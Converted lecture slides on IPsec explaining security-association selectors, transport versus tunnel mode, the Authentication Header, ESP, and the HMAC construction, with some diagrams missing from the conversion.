
# SA selectors

- **Destination IP Address**
  - a single IP address, an enumerated list or range of addresses, or a wildcard (mask) address
- **Source IP Address**
  - a single IP address, an enumerated list or range of addresses, or a wildcard (mask) address
- **User ID**
  - a user identifier from the operating system
  - not a field in the IP or upper-layer headers but is available if IPSec is running on the same operating system as the user
- **Data Sensitivity Level**
  - used for systems providing information flow security (e.g., *secret* or *unclassified*)
- **Transport Layer Protocol**
  - from IPv4 or IPv6, may be an individual protocol number, a list of protocol numbers, or a range of protocol numbers
- **Source and Destination Ports**
  - may be individual TCP/UDP port values, an enumerated list of ports, or a wildcard port


# SADB vs SPDB

- SPDB specifies the policies that determine the disposition of all IP traffic inbound or outbound from a host or a security gateway
- SADB is a security association table, containing parameters of the security associations

# Transport & Tunnel Modes



# Transport mode summary

- Transport mode: original IP header not touched; IPsec information added between IP header and packet body
  - IP header | IPsec | [ packet ]

protected
  - Most logical when IPsec used end-to-end

# Tunnel mode summary

- Tunnel mode: keep original IP packet intact but protect it; add new header information outside
  - New IP header | IPsec | [ old IP header | packet ]
    - +-----+    - | encrypted |
    - +-----+
    - +-----+    - | authenticated |
    - +-----+
  - Can be used when IPSec is applied at intermediate point along path (e.g., for firewall-to-firewall traffic)
    - Treat the link as a secure tunnel
  - Results in slightly longer packet

# Transport mode

- Used for host-to-host communications
- Only payload (the data you transfer) of IP packet is encrypted and/or authenticated
- Routing is intact, since the IP header is neither modified nor encrypted
  - however, when the authentication header is used, the IP addresses cannot be translated (NAT), as this will invalidate the hash value

# Transport mode, continued


- Transport and application layers are always secured by hash, so they cannot be modified in any way (for example by translating the port numbers)
- A means to encapsulate IPsec messages for NAT traversal has been defined (see RFCs 3715, 3947, 3948), describing the NAT-T mechanism

# Tunnel mode

- The entire IP packet (data and IP header) is encrypted and/or authenticated. It is then encapsulated into a new IP packet with a new IP header.
- Tunnel mode is used to create Virtual Private Networks (VPN) for network-to-network communications (e.g. between routers to link sites), host-to-network communications (e.g. remote user access), and host-to-host communications (e.g. private chat)


# Transport & tunnel modes

Transport Mode



original packet

Tunnel Mode



# Tunnel & Transport Mode Functionality


	<b>Transport Mode SA</b>	<b>Tunnel Mode SA</b>
<b>AH</b>	Authenticates IP payload and selected portions of IP header and IPv6 extension headers.	Authenticates entire inner IP packet (inner header plus IP payload) plus selected portions of outer IP header and outer IPv6 extension headers.
<b>ESP</b>	Encrypts IP payload and any IPv6 extension headers following the ESP header.	Encrypts entire inner IP packet.
<b>ESP with Authentication</b>	Encrypts IP payload and any IPv6 extension headers following the ESP header. Authenticates IP payload but not IP header.	Encrypts entire inner IP packet. Authenticates inner IP packet.

# Authentication Header (AH)

- provides support for data integrity & authentication of IP packets
  - end system/router can authenticate user/app
  - prevents address spoofing attacks by tracking sequence numbers
- does not provide support for confidentiality
- based on use of a MAC
  - HMAC-MD5-96 or HMAC-SHA-1-96
- users must share a secret key

# Authentication Header

higher level protocol,  
e.g. TCP



# AH protocol


- AH protects the IP payload and all header fields of an IP datagram except for mutable fields
  - In IPv4, mutable (and therefore unauthenticated) IP header fields include TOS, Flags, Fragment Offset, TTL and Header Checksum.
- AH operates directly on top of IP, using IP protocol number 51

# HMAC (from RFC 2104)

- $H(\cdot)$  be a cryptographic hash function
  - e.g., MD5, SHA-1
- $K$  be a secret key padded to the right with extra zeros to the block size of the hash function
- $m$  be the message to be authenticated
- $\parallel$  denote concatenation
- $\oplus$  denote exclusive or (XOR)
- opad be the outer padding (0x5c5c5c...5c5c, one-block-long hexadecimal constant)
- ipad be the inner padding (0x363636...3636, one-block-long hexadecimal constant)


$$\text{HMAC}(K, m) = H((K \oplus \text{opad}) \parallel H((K \oplus \text{ipad}) \parallel m))$$

# Authentication Header (AH): transport mode



Note that only part of the header is authenticated

# Authentication Header (AH): tunnel mode




Note that only part of the header is authenticated


# Encapsulating Security Payload (ESP)

- provides message content confidentiality & limited traffic flow confidentiality
- can optionally provide the same authentication services as AH
- supports range of ciphers, modes, padding
  - AES, DES, Triple-DES, Blowfish etc
  - CBC most common
  - padding to meet blocksize of the packet
  - HMAC (same as AH)

